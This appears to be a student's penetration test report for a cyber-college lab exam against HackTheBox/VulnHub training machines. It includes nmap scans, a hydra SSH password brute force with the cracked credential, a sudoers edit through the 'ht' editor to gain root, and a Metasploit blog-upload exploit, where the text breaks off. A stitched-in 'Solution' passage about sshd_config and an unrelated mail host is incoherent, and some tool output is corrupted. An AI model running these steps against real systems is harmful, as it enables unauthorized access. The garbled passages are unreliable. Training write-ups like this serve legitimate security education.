



Penetration Test Report for Internal Lab and Exam

v.1.0

ori135@gmail.com

Ori Dvir Hatuka

Copyright © 2021 ITSafe Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from ITSAFE Cyber College.

Table of Contents

1.0 ITSafe Penetration Project Reports	4
1.1 Introduction	4
1.2 Objective	4
1.3 Requirements	4
2.0 High-Level Summary	5
2.1 Recommendations	6
3.0 Methodologies	6
3.1 Information Gathering	6
3.2 Penetration	7
System IP: 192.168. 136.128	9
Service Enumeration	11
Privilege Escalation	13
System IP: 10.10.10.100	14
Service Enumeration	15
Privilege Escalation	19
System IP: 10.100.102.116	20
Service Enumeration	21
Privilege Escalation	26
System IP: 10.10.10.7	27
Service Enumeration	28
Privilege Escalation	30
System IP: 10.10.10.76	31
Service Enumeration	33
Privilege Escalation	36

System IP: 10.10.10.40	37
Service Enumeration	39
Privilege Escalation	41
System IP: 10.10.10.8	42
Service Enumeration	43
Privilege Escalation	48
System IP: 10.10.10.5	49
Service Enumeration	50
Privilege Escalation	57
System IP: 10.10.10.14	58
Service Enumeration	60
Privilege Escalation	65
System IP: 10.10.10.15	66
Service Enumeration	67
Privilege Escalation	71
4.0 Additional Items	72
Appendix 1 - Proof and Local Contents:	72

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 192.168.136.128 (Koptrix3) - *Initial Shell*
- 10.10.10.100 (pWnOS v2.0) - *Get root*
- 10.100.102.116 (SkyTower) *Get root on the machine & capture the flag*
- 10.10.10.7 (beep) – *root privileges & capture the flag*
- 10.10.10.76 (hostname) - *root privileges & capture the flag*
- 10.10.10.40 (Blue) - *root privileges & capture the flag*
- 10.10.10.8 (optimom) - *root privileges & capture the flag*
- 10.10.10.5 (Devel) - *root privileges & capture the flag*
- 10.10.10.14 (Grandpa) - *root privileges & capture the flag*
- 10.10.10.15 (Granny) - *root privileges & capture the flag*

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments are secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 192.168.136.128
- 10.10.10.100
- 10.100.102.116
- 10.10.10.7
- 192.168.76
- 10.10.10.40
- 10.10.10.8
- 10.10.10.5
- 10.10.10.14
- 10.10.10.15

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

System IP: 192.168.136.128

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.136.128	TCP: 22, 80
	UDP:

Nmap Scan Results:

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: by finding a username and using a tool called 'hydra' I was able to connect to the 'ssh' port that is open on the machine

Vulnerability Fix: using hard password that include special chars and numbers

Severity: medium

Proof of Concept Code Here Initial Shell Screenshot:

Nmap scan:

```
(root㉿kali)-[~/home/kali]
# nmap -sV -sC -sS -A 192.168.136.128
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 05:32 EST
Nmap scan report for 192.168.136.128
Host is up (0.00052s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30e3f6dc2e225d17ac460239ad71cb49 (DSA)
|   2048 9a82e696e47ed6a6d74544cb19aaecdd (RSA)
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
| http-cookie-flags:
|_ /:
|_ PHPSESSID:
|   httponly flag not set
MAC Address: 00:0C:29:F8:82:55 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.52 ms  192.168.136.128

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.88 seconds
```


- 1) After the nmap scan I edit the kiptrix.com to my hosts list

```
(root㉿kali)-[~/home/kali]
# cat /etc/hosts
10.10.10.29 bank.htb
192.168.136.128 kiptrix3.com kiptrix
```

בדיקות חסן תשתיות


דוח מעבדות נמר

- 2) Next, I went to the browser and enter the ip of the target and get a web page and one of the tabs was 'blog' and in the bottom of the page I saw user name: 'loneferret'



3) Next, I deiced to use the tool called: 'hydra' for trying to crack the password of the user

```
# hydra -l loneferret -P /usr/share/wordlists/fasttrack.txt ssh://192.168.136.128/ -t 4
```



```
(root㉿kali) [/home/kali] # hydra -l loneferret -P /usr/share/wordlists/fasttrack.txt ssh://192.168.136.128/ -t 4
Hydra v9.3 (c) 2022 by van Hauser/TiC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethic s anyway).
Hydra (https://github.com/VanHauser-thc-hydra) starting at 2022-07-22 10:01:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 222 login tries (l:1/p:222), -56 tries per task
[DATA] attacking ssh://192.168.136.128:22/
[STATUS] 50.00 tries/min, 50 tries in 00:01h, 172 to do in 00:04h, 4 active sessions and should be protected or limited to authorized hosts
[STATUS] 34.00 tries/min, 102 tries in 00:03h, 120 to do in 00:04h, 4 active requests (8 errors) and 10 items(s) reported on remote host
[STATUS] 34.00 tries/min, 148 tries in 00:03h, 120 to do in 00:04h, 4 active requests (8 errors) and 10 items(s) reported on remote host
[STATUS] 34.00 tries/min, 100 tries in 00:05h, 50 to do in 00:04h, 4 active requests (8 errors) and 10 items(s) reported on remote host
[STATUS] 34.33 tries/min, 206 tries in 00:06h, 16 to do in 00:01h, 4 active requests (8 errors) and 10 items(s) reported on remote host
[22][ssh] host: 192.168.136.128 login: loneferret password: starwars
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/VanHauser-thc-hc-hydra) finished at 2022-07-22 10:07:45
```

Username: loneferret

Password: starwars

4) After I founded the password, I used the open ssh port to login the user

```
# ssh -oHostKeyAlgorithms=+ssh-dss @192.168.136.128
```

```
(root㉿kali)-[~/home/kali]
# ssh -oHostKeyAlgorithms=+ssh-dss loneferret@192.168.136.128
The authenticity of host '192.168.136.128' (192.168.136.128) can't be established.
DSA key fingerprint is SHA256:hB/LEVTokJYae+t/kOW5knptdisQ/e52TnBbUrXHIG8.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.136.128' (DSA) to the list of known hosts.
loneferret@192.168.136.128's password:
Linux KaliTris3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Apr 16 08:51:58 2011 from 192.168.1.106
loneferret@KaliTris3:~$ whoami
loneferret
loneferret@KaliTris3:~$
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: a sensitive file that contains instructions for viewing files using the 'sudo ht' command (HT - file editor) and therefore I accessed the path '/etc/sudoers' and edited the permissions of the 'loneferret' user so that he could gain root privileges

Vulnerability Explanation:


```
loneferret@KaliTris3:~$ nano /etc/sudoers
# This file MUST be edited with the 'visudo' command as root.
# See the man page for details on how to write a sudoers file.

Defaults env_reset
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL) NOPASSWD: /usr/bin/su, /usr/local/bin/ht
# Uncomment to allow members of group sudo to not need a password
# (Note that other entries override this, so you might need to move
# this line down)
# %sudo   ALL=NOPASSWD: ALL
# Members of the admin group may gain root privileges
#admin  ALL=(ALL) ALL

loneferret@KaliTris3:~$
```

בדיקות חסן תשתיות

דוח מעבדות גמר



II. Solution

Hence we need to connect by `ssh -o StrictHostKeyChecking=no` such files.

We can achieve this by changing the `/etc/ssh/sshd_config` file.

```
ngmail:001 saket $ cat /etc/ssh/sshd_config
# Host Key for sshd
Administration@10.254.8.56:~$ cat /etc/ssh/sshd_config
User Administration logged-in 10.254.8.56
11.0.3 Advanced 1:82 at  Jan 15 2019 19:23:13
Server Name: NGMAILX0
Server Power: On
www.ngmailx0.com
```

www.ngmailx0.com

Vulnerability Fix: disable the option to enter and edit sensitives files


Severity: High

Exploit Code: 1) sudo ht

2) Ctrl + F3 → /etc/sudoers/ → Add the line: sudo bin/bash

3) In the terminal: sudo bin/bash

Proof Screenshot Here:



System IP: 10.10.10.100

Service Enumeration

Server IP Address	Ports Open
10.10.10.100	TCP: 22,80
	UDP:

Nmap Scan Results:

```
root@kali:/home/kali
File Actions Edit View Help
- 10.10.10.100 00:0c:29:da:54:77 1 60 VMware, Inc.

[root@kali]# nmap -p- -sV 10.10.10.100 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-21 05:13 EDT
Nmap scan report for 10.10.10.100
Host is up (0.00051s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
|_  256 10:12:64:4b:7d:ff:6a:87:37:26:38:bi:44:9f:c5:5e (ECDSA)
80/tcp    open  http     Apache httpd 2.2.17 ((Ubuntu))
| http-cookie-flags:
|_ /
| PHPSESSID:
|   httponly flag not set
|_ http-title: Welcome to this Site!
|_ http-server-header: Apache/2.2.17 (Ubuntu)
MAC Address: 00:0c:29:da:54:77 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.39
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.51 ms  10.10.10.100

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.26 seconds
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The vulnerability was found in the blog system that exist on the web ('Simple PHP Blog 0.4.0') in simple search I found an old vulnerability that can give me access to the system

Vulnerability Fix: Using the last version of the blog system.

Severity: High

Proof of Concept Code Here:

1) Using the tool 'dirbuster':


The screenshot shows the OWASP DirBuster interface. The title bar reads "OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing". The main window displays a table of results with columns: Directory Structure, Response Code, and Response Size. The table lists various files and folders under the root directory. A specific entry for "login.php" in the "blog" folder is highlighted with a yellow box. The status bar at the bottom shows "DirBuster Stopped" and the URL "/register/index23.php".

Directory Structure	Response Code	Response Size
register	200	1934
register.php	200	1934
login.php	200	1537
info	200	198
icons	200	178
blog	200	198
images	200	908
content	200	1098
docs	200	2325
themes	200	1503
scripts	200	5955
contact.php	200	6096
login.php	200	5845
index.php	200	198
flash	200	1337
themes.php	302	238
index	200	198
rss	200	1439
search	200	5133
atom.php	200	1257
atom	200	1257
...

בדיקות חסן תשתיות

דוח מעבדות נמר


2) Enter the url 10.10.10.100/blog → Right click → View page source:



The screenshot shows a terminal window titled "No Title" displaying the page source of the URL <http://10.10.10.100/blog/>. The page source code is as follows:

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
2   "http://www.w3.org/TR/html4/loose.dtd">
3 <html>
4 <head>
5   <meta http-equiv='Content-Type' content='text/html; charset=ISO-8859-1'>
6
7   <!-- Meta Data -->
8   <meta name="generator" content="Simple PHP Blog 0.4.0" />
9   <link rel="alternate" type="application/rss+xml" title="Get RSS 2.0 Feed" href="rss.php" />
10  <link rel="alternate" type="application/rdf+xml" title="Get RDF 1.0 Feed" href="rdf.php" />
11  <link rel="alternate" type="application/atom+xml" title="Get Atom 0.3 Feed" href="atom.php" />
12
13  <!-- Robots -->
14  <meta name="robots" content="ALL,INDEX,FOLLOW,ARCHIVE">
15  <meta name="revisit-after" content="7 days">
16
17  <!-- Fav Icon -->
18  <link rel="shortcut icon" href="interface/favicon.ico" />
19
20  <link rel="stylesheet" type="text/css" href="themes/default/style.css">
21  <style type="text/css">body { background-color: #CCCC99; color: #666633; }#header { border-color: #4D4D45; color: #FFFFFF; backg
22  <title>No Title</title>
```

3) Search in Metasploit on this blog version:



The screenshot shows the Metasploit search interface with the command `search Simple PHP Blog 0.4.0` entered. The results table displays the following information:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/simplephpblog_file_upload	2005-08-25	excellent	Yes	Simple PHP Blog Remote Command Execution

4) Using of the exploit that I found:

```
root@kali: /home/kali
File Actions Edit View Help
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/sphpblog_file_upload) > show options

Module options (exploit/unix/webapp/sphpblog_file_upload):
Name      Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS        10.10.10.100  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          80        yes       The target port (TCP)
